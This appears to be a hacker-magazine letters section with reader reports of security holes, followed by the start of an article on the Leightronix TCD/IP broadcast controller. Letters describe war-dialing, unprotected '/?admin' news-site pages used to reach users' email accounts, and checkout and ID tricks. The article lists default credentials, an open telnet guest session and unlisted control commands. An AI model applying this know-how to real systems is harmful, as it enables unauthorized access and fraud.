For people in charge of implementing magcard systems (typically because the cards are so inexpensive), you should at a minimum encrypt the data that is written to the cards. Interleaving bits between characters or even tracks is a decent example of this. This way anyone reading the cards gets garbage. It still won't prevent someone from copying one, though, so physical security of the cards is still your biggest challenge. To maximize physical security effectiveness, have an easy, no hassle way for users to report lost cards and get new ones with a changed ID.

Play hard, play legal!

DarkLight

Dear *2600:*

In response to Lynn in 21:2, trying to become invisible isn't always the best idea. Keeping your address and email safe is a good practice, but trying to become invisible will most likely attract more attention then you will want. My parents recently bought a house and in our Buffalo newspaper I found our names listed, how much we spent on the house, and its address! I was going to complain, but apparently anything spent over $5000 is automatically listed in the paper. The smarter thing is to blend

in with the crowd. You are only another fish in the sea. Trying to erase yourself will most likely get yourself noticed.

Shadowfox

Dear *2600:*

I just wanted to drop a note thanking JK for his article on the Lantronix SCS 1620 (21:2). As a security professional, I frequently have a difficult time convincing people to change the default passwords. I picked up an extra copy of this quarter's magazine and dropped it (folded open to page 54, user names and passwords highlighted) on the desk of my worst offender this morning. It will be interesting to see the fireworks when she arrives.

I'd also like to point out that the Lantronix SCS 1620 is a simple repackaging of the earlier Lightwave SCS 1620. Lantronix bought Lightwave for their technology a little over a year ago.

Lightwave made a number of other network terminal servers ranging from an eight port unit all the way up to a 32 port unit. All of the units use basically the same command set, so once you've worked with one of them, you should be very comfortable with the others. The major advantages of the SCS 1620 are that it can be configured out of the box to use ssh2 and that it has an underlying unix host.

Your readers who are systems administrators should seriously look at this range of boxes, as they wonderfully fill the need for a remotely accessible secure way to get to the system console. I've used them on everything from Data General unix boxes to Sun Solaris systems.

Goldman of Chaos

Dear *2600:*

This is in response to vectorsigma's letter in 21:2 about destroying or recovering CD-Rs. I have sanded the reflective layer off on my CD-R and it appears that the organic dye layer may or may not be removed, depending on how thoroughly you sand the disks. However, it's visible to the naked eye so you can just hold your disc up to a light and see. Also, there are plenty of scratches which would make retrieval a very noisy process.

Deadpainter (20:4) suggests that governments can use magnetic sensors and electron microscopes to recover data from CDs. I believe he is confused, as CDs are not magnetic media. If you choose to use acid as he suggests, I have a few cautions. First, pick an acid that is corrosive to the materials used in your CD-R. Second, pick a container that is not corroded by the acid or you will have a chemical spill on your hands. Third, do not store it inside unless it is under a fume hood as many strong acids have very corrosive vapors that will hurt your lung tissue.

There is possibly another method of erasing the CD-Rs. You can heat them to 250 degrees Celsius (482 degrees Fahrenheit), which is what the laser does to record in the first place. That will make the CD-R all "pits" and probably destroy the transitions used for synchronization. An even heating to this temperature may be a more reliable method than microwaving or sanding, but I'm not sure what the other layers of the CD-R will do at this temperature.

Finally, if you use a block encryption mode that amplifies errors, the need to erase is lessened and partial destruction of your media becomes much more effective.

For more information, see http://www.cdrfaq.org/.

The Gillig Phantom

Discoveries

Dear *2600:*

I came across this site shortly after receiving the Spring issue. The site is photographs of the world from space. http://eol.jsc.nasa.gov/cities/ or search for "cities collection" in Google since they have already moved it once.

Wildkat

You can't quite see your house from there. But the day is coming.

Dear *2600:*

I am a frequent rider of the PATH trains that run from New Jersey into downtown/midtown Manhattan. For those readers who are unfamiliar with this system, it is owned and operated by the Port Authority of New York and New Jersey. The routes are somewhat limited; nevertheless, it is used by many every day to get back and forth in tunnels that run beneath the Hudson River. Let me start by saying that unlike some other riders, I have generally had positive experiences with PATH and they provide a pretty reliable service during rush hour when I need them the most. I don't intend them any harm by writing this but I couldn't help but notice something interesting on their "Pathvision" closed-circuit announcement screens the other day as I was boarding the train.

Whatever machine they have this system running on will occasionally display the famed "blue screen" or produce various other error messages related to hardware misconfiguration, etc. and they are always worth a chuckle or two as one passes by. But on this particular occasion, the computer was halted at what appeared to be an NT desktop and I was able to see some of the icons for the first time. Among the scattered mess, I spied an icon for pcAnywhere. Given the presence of that icon I got to thinking that there were a couple of likely scenarios for this particular machine. Since its primary function is to run an "always on" application that displays train information and since its output is piped directly to a monitor that displays throughout the entire tunnel system in real time, I would assume the computer is not used for an outgoing remote connection but more likely as a host machine that accepts an incoming connection. This way an employee would be able to quickly connect into it from afar and start the application that displays the "Pathvision" info, etc. So assuming it is set as a host, in most companies the connection would take place in one of two ways: either the machine waits as a TCP/IP host for a connection from a remote machine on the network or the machine has a 56k (or possibly lesser) modem through which it waits for a call to come in over a standard phone line.

In the TCP/IP host scenario, assuming that a would-be attacker lacks access to the network, PATH is probably pretty safe. A person with network access though who wanted to find that machine might start by scanning for machines listening on pcAnywhere ports (usually 5632, I believe) and assuming that pcAnywhere is not installed on every machine as part of a standard build, you would probably be able to find this particular one without too much effort. I suspect, given the fact that they are willing to let one of their most visible computers display error messages for what is sometimes hours at a time, that their technical group is not very alert... so information can probably be garnered pretty easily from the Help Desk or elsewhere through social engineering, etc. (for those so inclined). Since the organization is pretty small, there

may be only one domain (if there even is a domain) so if you can find your way into that you've probably got it all.

The other scenario involving the dial-up modem is a bit scarier. This type of setup is unfortunately pretty typical for companies that have not yet adopted an IP-based remote solution. It wouldn't surprise me if PATH falls into this category. These types of companies typically allocate unpublished extensions based on main numbers for their employees and support staff to dial into while out of the office. With this in mind, one could easily start by taking the main number for PATH (212-435-7000 or any from the contacts listed on their web page) and war-dial your way into a "brighter, cleaner path." All it would take is a remote machine with a dialer and then an agent such as pcAnywhere installed. I'll leave it to others to see if anything's there but I remind you again of the consequences of these types of things.

Again, I don't write this letter out of spite for PATH. Sure, the frequency of trains during nights and weekends needs to be increased and they go way overboard with their use of Pathvision to broadcast Orwellian images of "suspected terrorists" but on balance they provide a solid service. They have even adopted in-tunnel video screens within the last year that are pretty cool even though all they play are advertisements. My hope is that someone from PATH might read this and realize they are revealing more than they think when they allow whatever machine that is to sit in a crippled state for all riders to see. Not only is it a sign of sloppy technology and laziness, but it also gives potentially dangerous insights into their computer systems. Let's all hope that PATH gets back on track!

Dave

Idiocy

Dear *2600:*

When did it become wrong to search for information on technology?

After reading your article in 20:4 ("Paranoia vs. Sanity"), I was compelled to write my senior English paper on hacking, which I got approved by the teacher. I covered the origin, famous hackers, previous court cases, current laws, and current security issues, all while trying to encompass a main point that hackers are not the evil twisted madmen the media makes them out to be. During the research for this paper my high school implemented content filtering software from Lightspeed Systems. This new filtering system made searching on the Internet difficult. As a result, I, along with other students, began to search for information on how the filter worked and ways to bypass it. Our searching led us to discover that the filter did not block secure connections or connections running via a proxy.

A few weeks later I was called into the principal's office and questioned about my use of Google to find ways around their new filter. I tried to reason with the administrators that what I was doing in no way harmed the school computers and that it was breaking no laws or school rules. I attempted to explain that my only goal was to investigate and learn about the filtering system. Despite the arguments from myself, other students, teachers, and my parents, I was given punishment. I was to report to in-school suspension during two of my three computer related classes during the next week. Even more bizarre was the fact that I was allowed to use my personal laptop during my suspension.

It seems that the paranoia has hit my school administrators with full force. Now that two more students have been issued time in suspension for the same acts of merely searching for information about the filtering system, I can't help but ask when did it become wrong to research the flaws in a piece of software? At no time did any student cause harm to the school's systems or data. So much for trying to educate yourself in a public high school!

PCracer51

At some point you ought to let the geniuses who run your school in on the fact that their actions probably led to hundreds or even thousands of other people (our readers) pursuing the very knowledge they thought was so dangerous. If they understood this "risk" from the start, we bet they'd be a little more careful about stepping on people's rights.

Dear *2600:*

I've always wondered just how the current trend towards lowest-bidder programming and development would work with the rise of the automated checkout in supermarkets and other stores, a poorly designed machine at best. Just to test how stupid these automated checkouts were, I saw that a shelf of protein bars had a card discount of $1.00 off on $2.00 protein bars. There was also a stack of coupons on top of the shelf for another $1.00 off each. That's right... net price: zero.

Now, a *real* clerk would say no to the next thing but the machine did not. I filled a basket with as many bars as there were coupons for... at least two dozen. Then I went to an auto checkout. Each bar reported "savings, $1.00." After scanning and bagging all the bars, I scanned and fed in all the coupons and ended up with a net total of... you guessed it: zero! I added a 99 cent bottle of water just so that the machine wouldn't throw a fit of confusion, paid for it, and left the store with a bag bulging with *legally* free expensive protein bars, about $48.00 worth. The coupons didn't say "one per customer" so yes, it was perfectly legal. But the giant-chain supermarket who decided that a living clerk wasn't important was out $48.

Also, keep in mind that any weighed item not placed completely on the scale surface will register less than its actual weight and the machine does not check that the item is fully on the surface. I suspect that this sort of thing may well keep nibbling at them more and more as people get smarter.

Keep in mind that if you use a "rewards" discount card or the like, some machine *will* know you did this. But I registered for one with a false name and false address... the clerk didn't care.

No Name

Clearly, a system of verifiable identification will become mandatory so that people will be accountable for all of their purchases. This, coupled with an employee-free workplace, will ensure a utopian society.

Dear *2600:*

Let me start off by saying what a great job you guys do. I have been reading for several years and can't tell you how much I've learned.... Enough ass kissing and on to the point.

I have never submitted anything like this before. Then again I've never been this pissed. The source of my frustration lies with McAfee. I have had a ton of problems with their Virus Scan software. (No wonder people hate technology and don't run anti-virus.) Basically, after expecting me to pay for support on a problem their software

caused, I got a hold of some doofus whom I couldn't understand and who was just reading from a script. To make a long story short, one of their troubleshooting tips is to edit the security settings on your PC for Internet Explorer. The "technician" (and I use that term lightly) told me to enable "Download unsigned ActiveX controls" and enable "Initialize and script ActiveX controls not marked as safe" and other insecure practices. I even asked, "Doesn't this leave my machine exposed?" to which he replied "No, no, always we do this. Very safe it is." (Not sure whether it was broken English or Yoda.)

I just can't believe that in this day and age an anti-virus company would recommend such insecure practices. He never even told me to reset the settings after the session. Imagine how many anti-virus users think they are being secure when McAfee actually opens up your machine to the world. I am by no means a computer snob - actually by reading your mag I realize how little I do know. However, I chose to write to *2600* because I knew this would be lost on almost any other audience.

Wildrobo

Dear *2600:*

I live in Tennessee where teenagers are forced into a "graduated" driver's license program. I recently turned 18 and decided to stop at my local DMV to upgrade to an unrestricted driver's license. After sitting in line for an hour or so, I finally got a new printed license after turning in my old one and paying $8 for reprinting. I watched as my old license was discarded. I really didn't notice what had happened until I left. My old license was simply thrown in the trash, not shredded or destroyed, just thrown in the trash. I am now very concerned about the whole ordeal. Many people choose to have Social Security numbers printed on their licenses and if they are just thrown away when renewed, any lucky dumpster diver can have, not just a driver's license, but a corresponding Social Security number as well.

Steve Shaw

Dear *2600:*

With all the letters surrounding Blockbuster, I bring you a new development in their idiocy. They are now asking employees to call a "Competitive Hotline" whenever they notice a rival store having a sale, opening a new location, changing their policies, or mailing their customers. The phone number they want employees to use? 1-888-SPY-5437. They've even gone so far as to give out business cards to each employee that has the motto "keeping an eye on the competition" next to the phone number. While being aware of alternative retailers is common practice, is such a program necessary? Whom does Blockbuster hope to crush with this program?

BBV

Dear *2600:*

Has anyone seen the latest and greatest from AOL and their marketing team? The commercial has a section that talks about free virus scanning/filtering for their email, and it goes on to say "....so when a hacker sends you a virus you will be protected." *Stop! Back up! WTF?!* So once again hackers are getting blamed for some stupid shit. Dumbasses of the world unite and sign up for AOL because the hackers are out to send you viruses! No, it is not the neighbor's kid that downloaded the virus from one of a million sites and has your email address. No, it is not the script kiddie that has nothing better to do than send out waves of viruses generated from the latest virus workshop. And no, it is definitely not you the user who happened to download a program not knowing what it was just to find out when you ran it nothing "seemed" to happen. No, none of these things are true because you can blame it on a *hacker!*

Amazing, just amazing.

PsychOcrazY

Security Holes

Dear *2600:*

A year or so ago I discovered a major security flaw on a very popular personal ads site. The flaw was such that accounts could be hijacked, (anyone's) mail could be read without even logging in (via a backdoor), and information that should be available exclusively to members was available to anyone.

After pointing these issues out to the system's administrators I was pleased to have received a lifetime membership for my detailed explanations and advice! They promptly proceeded to address the issues that I had reported. Unfortunately, they didn't do a very good job and with a little more investigation I have discovered that the system is more insecure than ever!

I think that a write-up on the security system of such a site (the dos and don'ts) would make a good article, but because I have had dealings with them in the past I wouldn't want to risk drawing any unnecessary attention to my "explorations." Would it be appropriate to not reveal the actual domain of the server in the article and instead use "http://www.SOMEDOMAIN.com/blah ➥blahblah/" in the article?

Chthon

At the very least, these guys deserve to be kept in the loop as they do seem to have an interest, if not an ability, in fixing these problems. Their reaction to your initial discovery is a rare example of an enlightened outlook. The last thing you should do is taint that by making them believe they were mistaken in rewarding you. That said, if they show no interest in fixing the problem, you really should let the world know. In fact, you should make it known even if it's been fixed but since you have a preexisting (and somewhat positive) relationship with them, you should think carefully before possibly lobbing a hand grenade into that.

Dear *2600:*

I was able to get my girlfriend on a plane to New York with an expired passport and a fake student ID. I'm not trying to brag but rather warn airlines, especially post-9/11, that a kid with Photoshop know-how and smooth talking was able to fake a high school ID and successfully board a person onto a plane.

a.texas

It's strange how this is now seen as a security hole when in the not so distant past it was completely normal to not have to show ID at all to get on a domestic flight. It's hard to see how this system can do very much to protect people, whereas it's quite easy to see how it could be abused so that people's movements are tracked to the point of absurdity.

Dear *2600:*

AOL goes to great lengths to hide the email addresses of its AIM users, including two-stage verification of a change-of-email request. However, it has left open a very large hole in that security plan: AOL Groups. AOL allows its users to create groups and AIM users can join any existing group. When one starts a new group, they are asked

if they would like to send invitations to users - by screenname. An email is sent to the corresponding address and the recipient is able to accept or deny the invitation. However, AOL does not limit the number of invitations sent to any user. The problems here are twofold:

1) A user's email box can become flooded, effectively a "mail bomb," the likes of which have (publicly) shut down Microsoft Exchange servers in the past.

2) If the receiving email account has reached its quota, an email saying "email to user@location.com was unable to be sent" is delivered to the inviter's inbox. For all of AOL's security, all it takes is knowledge of one's screenname to bomb their email account and to discover their email address. They have been informed of this fact on several occasions, especially after the publicized downing of the aforementioned mail server, and yet they have done nothing.

These large companies are sounding more alike by the minute.

FreshFeesh

Dear *2600:*

While wandering around my local newspaper's website, I noticed a link for Townnews.com. Curious, I checked out Townnews.com and found that they: "help more than 850 newspapers - dailies and weeklies - in 48 states publish interactive editions on the World Wide Web of the Internet."

Well, I kept reading until I came across their online manuals for Townnews.com Internet publishing software linked directly to the public. In this manual, I found that access to any user of Townnews's software was done by adding /?admin to the end of the URL of the website. Thinking that this was too good to be true, I typed in http://mytownsnewspaper.com/?admin and was granted access to the administration page. Townnews.com was thoughtful enough to also provide a link to each one of their customers. While some customers did have the administration page password protected, I found that about two thirds of websites were not protected.

From the administration page, users have the ability to edit advertisements, calendars, guestbooks, classifieds, and if the newspaper requires registration, access to the newspaper's entire user database. While these tools may seem shallow, with a little creativity one would be able to change advertisements and their links to link to malicious code. By having access to registration (which included personal information such as home address, phone number, name, and password for the newspaper), I was able to gain access to many registered users' email accounts through their use of the same password for both newspaper and email. One database I found had 65,000 users!

This should serve as a reminder to all that our personal information is not safe in the hands of others.

ericc

Randomness

Dear *2600:*

I love you Natalie. I'm sorry, I always will, and saying what I said to you was the worst mistake of my life. You're the most beautiful thing that ever happened to me, and calling you a fucking bitch was my own death sentence because you're the only friend I ever had. I could never do enough to apologize. But I'm doing my best. I can't say anymore or I'll break down right here in the Apple store. I'm sorry.

Thomas

We believe you're sincere but what's important is that Natalie believes this. And in order for that to happen, you need to learn how to enter her email address properly, especially in a store where other people have been using the computer. Your "best" just isn't good enough at this point, Thomas, and we say this with all due respect. We want to help. You should consider yourself lucky that you sent this to us and not someone who could have really embarrassed you.

Red Flags

Dear *2600:*

I was minding my own business being a good citizen going through customs in Newark when the customs agent looked at me, looked at my passport, looked at his computer screen, and mumbled something like, "That's not you." I was then separated from my family and told to follow a TSA person to the INS processing center. Very curious as to what the problem was, I proceeded to wait in a small room with about 40 people who appeared to be foreigners trying to enter the U.S. I heard one of the INS officers on the phone telling someone how short staffed they were and how it would be hours before something could be done. So I settled down for a long wait. Luckily, one of the agents spotted my passport and said, "Hey, that's an American one. Hand it over to me - I'll get it done." I am certainly glad I wasn't an immigrant coming through Newark that day. A few minutes later I was called up and was just told "Sorry, but you have one of those names that is very common." He apologized for the delay but offered nothing else. I thanked him and left to rejoin my family.

I'm sure this has happened to others. I haven't decided whether to feel more secure because they are taking things seriously enough to pull me aside for a few minutes, or whether to be annoyed at the inconvenience. I am leaning towards the former but I haven't discounted the latter.

Anyway, just sharing some experiences. Thanks for continuing to print such a useful publication. Happy 20th!

Jynx

"One of those names that is very common?" Are they saying your full name is that of some terrorist somewhere? And that many other people have that exact name? Or that people with common names are by nature suspicious? Perhaps only one of your names was the same as a terrorist's. Does this mean they stop everybody with that one name? You're entitled to know precisely why you were held, regardless of whether or not they ever choose to tell you. By the way (and you didn't hear this from us), we have it on good authority that the terrorists are getting very close to figuring out how to use fake IDs.

Dear *2600:*

A couple of friends and I have suspicions that a particular eBay and PayPal user is paying for auctions with credit card(s) under a false identity. They have been spending inordinate amounts of money and paying way more than the items are worth. We have confirmed that the credit card address is not the person's home address but an anonymous mailbox, and we are pretty certain the person is also using a phony name (and we know the real name).

Other than this, we have no evidence that any crime is being committed though, only our suspicions. Neither eBay or PayPal care, claiming identity theft can only be pursued if *your* identity was stolen. Same goes for the

local police. But this doesn't cover totally making up an identity! We figure that the only people who may care and take the trouble to investigate are the people at the credit card company - but alas, we don't know what credit card he is using!

Is there no justice? Any ideas how we can find out who to report this to in order to at least start an investigation? I am not paranoid or a conspiracy theorist, and am only writing this because I am 95 percent certain fraud is being committed here.

Brian the Fist

If you really want to pursue this, we suggest asking the people who supposedly did business with this suspicious person. They would certainly know if the transactions turned out to be fraudulent and any sort of investigation was launched. Of course, the buyer(s) could be in on it as well and you could be opening the door on a massive scam the likes of which have never before been seen. We're always interested in hearing how these devious plots actually work which is an important step in figuring out ways to avoid them.

Interpreting Covers

Dear *2600:*

Just a little info about the cover of 21:1. When I first saw it, I didn't really think much of it. Then I happened to catch it in the light. This led me to do a little research and I found the box that he is carrying is more than likely a box of Point-Detonating M46 fuzes. I believe the M46 was a tank used in the Korean war (I am sure it was also used in others). I am not sure what the 20 on the second blue box stands for but I am sure someone out there can give a little more insight.

coolguy

Dear *2600:*

Great work with the latest cover. Subliminal messages? What subliminal messages?

demosthenes

Dear *2600:*

High marks on the summer issue's cover. Rarely is the question asked: Is our children in line or on line?

RTFM Noriega

Dear *2600:*

I hope you will print this, as I believe it is of the utmost importance. The children on the cover of your latest issue frighten me. Seriously. I have nightmares about them. What can I do to stop this?

vyxenangel

The best way that we know of to stop the nightmares is to focus intently on the image until it no longer frightens you. This may take a couple of days but the bliss that eventually envelopes you is well worth it.

Scams

Dear *2600:*

Wow. I never thought I could make over $6,700 in two months selling Gmail invites to people so they can use a free service. I guess having a name without ten different numbers in front of it is worth more than I thought. Well, one Treo 600, some new Oakleys, a bottle of Dom Perignon, and a new plasma TV later, I just wanted to thank anyone out there who supported my habit of spending your money for virtually nothing.

Al3xTr3b3K

It's people like you what cause unrest.

Dear *2600:*

This may seem pretty lame to you guys but this has become a serious problem for my mother. My mom bid for a new Apple G4 17" laptop, the high end model that retails for $2999.95 on eBay and she won. I have to admit that it did look legit. The woman said she was located in the UK and would not take Paypal. When my mother asked her why this was, she mentioned something about getting burned twice and the site Paypalsucks.com. The woman had 0 feedback and this was my mom's first big purchase and she thought she did everything right so she sent the $2300 through Western Union and covered all the fees. Now, over a month later, no notebook, no contact from seller, nothing. When my mother told me about this I was furious and I got the seller's contact information through eBay which ended up all being fake. I have run into a complete dead end here and when I try to track the payment though Western Union it says that it has not been picked up. I called a support person for Western Union and they told me that the only person who can cancel the payment is the seller or person receiving the money order.

I have no one else to ask and I don't know what else to do so I really would like it if you could help me out and either figure out a way to get the money back through Western Union, get the seller's correct information, or some quick way to recoup $2300! This was going to be my mother's first computer and I thought an Apple would be great for her because of the ease of use.

Andrew

First off, you've been misinformed. The person who initiated the Western Union transaction has the ability to cancel it at anytime before it's picked up. You're screwed however if the money is picked up and nothing happens. The thing to remember when dealing with such matters is to never ever send a wire transfer to someone you don't know and trust. eBay will not help you here as you no doubt already know. Giving the person negative feedback is useless if the information is fake as they can just merrily register multiple fake identities. Much as we dislike PayPal for their questionable business practices, it's far less risky to go through them than to send the equivalent of cash to a complete stranger.

Dear *2600:*

I am incarcerated at an "unnamed" facility in the Indiana Department of Corrections. The phone system has recently been taken over by AT&T and now after five to ten collect calls to my family or friends, the phone company puts a restricted block on the frequently called numbers. Then it requires the owner of each number to prepay an account. When the prepay balance is diminished, the restriction kicks in again without notice to the number's owner. Does anyone know any tips or tricks about this system that may be of assistance to me? The phone setup is like this. Once the receiver is lifted, you are prompted with the following: "Press one for collect call. Press two for a prepaid collect call." Once I press one or two I am prompted to dial my phone number, then my six-digit DOC number and four digit PIN. The call then either goes through or the restricted calls message comes on.

SystemX

Making Change

Dear *2600:*

I'm partially writing in response to the letter from thesuave1 in 21:1, but I'd also like to share some observations about tech and schools in general. I was the

technology director for a rural high school district in Grundy County, Illinois, about 60 miles south of thesuave1's Elmhurst, and I met regularly with folks in the same position in three counties through our local Regional Office of Education. Generally speaking, the problems thesuave1 and other folks complain about can be attributed to the type of people hired into positions like mine, as I'll explain.

I didn't use the WebSense content filter, but I believe some of the other folks did. Some used N2H2 (http://www.n2h2.com). I used SonicWALL (http://www.sonicwall.com) and I'm sure there were others. In several districts in southern Illinois, Dan's Guardian (http://dansguardian.org) is used on a Linux-based product called SME/E-Smith (best current resource is http://www.contribs.org). Whatever the solution, all schools and libraries are required to have a content filter by the Children's Internet Protection Act (CIPA - more on that in a moment). Aside from Dan's Guardian, all of these products have a yearly subscription fee for a preconfigured content filter. Dan's Guardian filter list is free for noncommercial use.

Preconfigured is our operative word. In each product there is a series of categories such as pornography and violence. These separate categories can be enabled or disabled as the administrator prefers. For the most part, the administrators used these lists for ease of use, and most enable all categories "just to be safe." It is these preconfigured lists that thesuave1 probably ran afoul of. And yes, many times these lists caused false positives and blocked innocent sites (breast cancer sites were a frequently discussed casualty). So it's not necessarily the teacher or administration that blocked thesuave1's access to *Phrack,* and many filter users automatically assume such things are blocked for a reason and don't stop and think about their local users.

What CIPA got right is that it does not mandate the type or extent of filtering that has to be used; filtering only has to be in place. So, rather than paying SonicWALL upwards of $1000 a year for their preconfigured list, I created my own list of both keywords and URLs. I concentrated on pornography and so-called obscenity such as rotten.com and its ilk. (Note: while I don't have a problem with them fundamentally, these are not places kids at schools need to visit. They can go there on their own time.) If students had trouble getting to a site for an educational purpose, they could speak to their teachers or to me directly and we'd address the issue. By the same token, if a particular site was becoming a disruption in class, I could add it to the blocklist at a teacher's request. Technology and "hacking" sites weren't a concern for me, but I'm sure they are on a number of the preconfigured lists for commercial products. And because the CIPA doesn't say I have to block such sites, I didn't worry about it.

The real problem is that a number of the technology directors I knew weren't technology people. In the case of larger districts they were business people. In the case of smaller districts they were librarians or "media specialists" who got stuck with installs and repairs. Many of them were very paranoid about their networks and security because they just didn't know better; they read the media hype and assumed every student at a keyboard was trying to change their grades or crash a server. This paranoia in turn spread to teachers and staff, and when they saw something they didn't understand, they too assumed it was bad.

Unfortunately the problem goes beyond blocking and paranoia. Would you trust a non-computer expert to make the technology decisions related to your education? All they really have to base their decisions on are vendor claims and product reviews. They can't sit down at a system and evaluate it because they don't understand it themselves. Sure, the big district tech directors have technical support staff, but based on my local observations and conversations with some of these technicians, they're rarely consulted on purchasing decisions. In far too many cases, tech directors are hired because they know how to handle budgets or write grants. They have bachelor's degrees and business experience, and they run their corner of the district like they would a corporation.

Perfect example: a tech director for a large Will County district was griping about a number of issues regarding the installation of wireless equipment to connect their buildings. Despite vendor claims, they had a lot of problems integrating the wireless gear with their current network. When asked if she had the vendors meet with her tech people, she said no. Yet she still insisted it was the vendor's fault. Another director who ran a 30-campus district couldn't figure out how to get her PowerPoint presentation onto an LCD projector.

Smaller districts claim they can't afford the staff, which is why the librarian/media specialist is stuck with the job. The superintendent handles budgeting while the librarian concentrates on keeping the network running (often to the detriment of their own job). My high school was connected via T1 to two of our feeder schools via T1, one of which had the Internet connection for all three of us protected by a SonicWALL firewall and content filter (and because we all had our own servers, there was no NAT in place). We were not consolidated, so other than the shared Internet connection we shared no other resources. They both ran Macs, I ran PCs. When the non-tech librarian administering the firewall had trouble with it, she disabled it. NIMDA took my network down for a week. She just didn't know better and it took that catastrophe to finally convince my boss we needed our own Internet connection and our own firewall and filter.

It's not all this bleak. I know many tech directors in southern Illinois who are techs themselves. Some write grants to support their salary, some have superintendents and school boards who understand what it takes to keep a network running. Others save money by using open source solutions, so their own salary isn't a strain on the budget. Unfortunately people like this aren't as widespread as they could/should be. And some of the tech directors in bigger districts did have the tech skills they needed and could lead their tech support staff rather than dump problems on their heads. There just were not enough of them in my opinion.


Like many things, the best way to change this is to be heard. School board meetings are public affairs; if your child is complaining about computer problems and technology issues, show up at a meeting and find out what's going on. Talk to the board. Talk to the administration. Talk to the tech director. If you can, volunteer your services (especially valued in small districts). As long as educators (teachers, administration, and school board alike) fail to understand technology, these problems are only going to continue.

Thanks for listening, and keep up the good work with the magazine.

Mike

Continued on page 48

The Leightronix TCD/IP



by slick0

Ever watch the movie *Hackers?* If you have, I'm sure you've seen "Crash Override" control a videotape loading machine to control what's being broadcast and thought: "Just like everything else in the movie, it probably can't happen that easily." Well, I'm not sure about back when the movie was produced, but it sure is possible now. As usual, you are the only one responsible for what you do with this information. If you somehow air porn on a public access channel, get caught and fined by the FCC, that's on you.

The company known as Leightronix Control Products (www.leightronix.com) makes quite a bit of equipment used for scheduling and running programming for television networks nationwide. The piece of their equipment I am writing about is the TCD/IP. No, that is not a typo, and yes, that is what they named it.

The TCD/IP can control:

- 64 "pro-bus" tape decks, DVD players, etc.
- 16 "plus-bus" decks, tape loading machines, DVD players, DVD changers, video servers, etc.
- An A/V switcher with up to 250 inputs by 250 outputs.
- Scheduling for all of these.

A client computer can connect to the TCD/IP several ways: RS-232 serial (safest), crossover cat5 (also safe), or over a LAN (you decide, but it's what Leightronix recommends). With the friendly software they provide, Leightronix makes it easy for a user to log on to the TCD/IP, control anything interfaced to it, remotely reboot it, create schedules, encode video from one deck to a server, change the time and date, change the IP, change the net mask, and change the subnet. All that kind of stuff. The TCD/IP has a default administrator name and password: name: admin, password: default. If guessing a login isn't easy enough, by default the TCD/IP also allows a guest account with full superuser privileges. This can all be changed, of course, but probably isn't.

At this point you may be thinking, "That's good and all, but what can I do without their software?" Well, a port scan reveals that 21, 23, and 80 are open. A user, as well as the guest account, can login through a web interface and do their work from any computer in the network that doesn't have the software. Usually used only by the software, you can also connect to its ftp and telnet ports. FTP is used by the software for upgrades to the TCD/IP or interfaces connected to it, schedule uploads/downloads, etc. The telnet port is how the client software communicates with it. Many commands, including deck control, can be run from here, even as a guest user with all rights disabled! Quite a big hole if you ask me. This hole seems to be only possible through the telnet port.

Once you telnet to the TCD/IP, it greets you with a prompt: "TCD/IP>" With default settings you don't have to do another thing for full access. A telnet connection is treated as a guest login. Entering in "?" or "help" will display a list of commands you can run from the prompt. That's a very nice thing, but it's not a complete list. I used ethereal to sniff many of the unlisted commands that the client software was sending to the TCD/IP, learning much about how the software works.

TCD/IP Commands Discovered by Packet Sniffing

Some of these output usage help when entered without options, some I have typed a description for, and others are more or less self explanatory. However, a few had me stumped.

PROMPTOFF - removes prompt from telnet ➥session.

PROMPTON - returns prompt to telnet session.

GETFEATS - shows hex representation of ➥features?

PLAYTILCONFLICTACTION - returns ➥on or off?

PLUSBUSINFO - gets plus-bus info.

PLUSBUSSTAT

PLUSBUS - there's a lot that can be done with

➥this. Read on for a section about it.
GPISTAT - GPI status.
GETTABCONFIG - get tab configuration
➥ for schedule.
SETTABCONFIG <tab# (1-8)> <option
➥*val> <name> <out1 alias> <out2 alias*
➥*(opt)> <out3 alias (opt)> <out4 alias (opt)>*
GETSWALIAS
SETSWALIAS <I/O> <Input or Output#
➥*(0-250)> <Alias, or no arg to clear>*
GETPL232MSGS
GETSWDEV
SETSWDEV <I/O> <Input or Output# (0-250)>
➥*<Alias, or no arg to clear>*
GETMACROS
GETSWSTAT
VERSION
GETACTLIST - gets a list of accounts.
ADDACCOUNT - adds an account.
REMOVEACCOUNT - removes an account.
XPASS - Submit a password hash to the TCD/IP.

Commands Revealed by Help

USER <USER ACCOUNT NAME> - enter
➥ account login name.
PASS <PASSWORD> - enter account
➥password.
LOGOFF - logoff and clear session to
➥guest rights.
XSTAT - detailed status message.
TIME - get/set the time HH:MM:SS.
DATE - get/set the date MM/DD/YYYY.
LOADSCH <PATH+FILENAME> - load
➥and execute the specified schedule file.
STOPSCH - stop the schedule engine.
DOKEY NN - send a "key" command to
➥the script engine.
STOPSCR - stop the script engine.
GETSITEINFO - get the current site
➥info settings.
SETSITEINFO <SiteName>|<SiteLoca
➥*tion>|<TimeZoneString>|<Time*
➥*ZoneBias>* - set the current site info.
SETIPADDR NNN·NNN·NNN·NNN
➥- set the IP address.
SETSUBNET NNN·NNN.NNN.NNN
➥- set the subnet mask.
SETGATEWAY NNN.NNN·NNN.NNN
➥- set the gateway address.
GETIPADDR - get the current IP address.
GETGATEWAY - get the current gateway.
GETSUBNET - get the current subnet mask.
SETDST <ON/OFF> - turn daylight
➥savings on or off.
GETDST - get the current daylight setting.
GETDISKFREE - get free disk space.
XREMOTEREBOOT - reboot the unit.
GETSWINFO - get the current switcher
➥settings.
XGETTIME - get the time and date.
XSETTIME HH:MM:SS MM/DD/YYYY
➥- set the time and date.
XRENAME <ORIG PATH/NAME>
➥*<NEW PATH/NAME>* - rename a file.
XREMOVE FILENAME - delete a file.
XGETDIR <DIRECTORY/SEARCHPARAMS>
➥- get the directory of the specified path.
XFORCEDECK <DECK #> <FUNCTION>
➥- execute a probus deck function.
XFORCESW <INPUT> <OUT1> <OUT2>
➥*(optional) <OUT3>(optional)*
➥- execute a switch.

Commands Found by Playing

XGETFILE - transfer a file from the TCD/IP to machine connected.

XPUTFILE - transfer a file from connected machine to the TCD/IP.

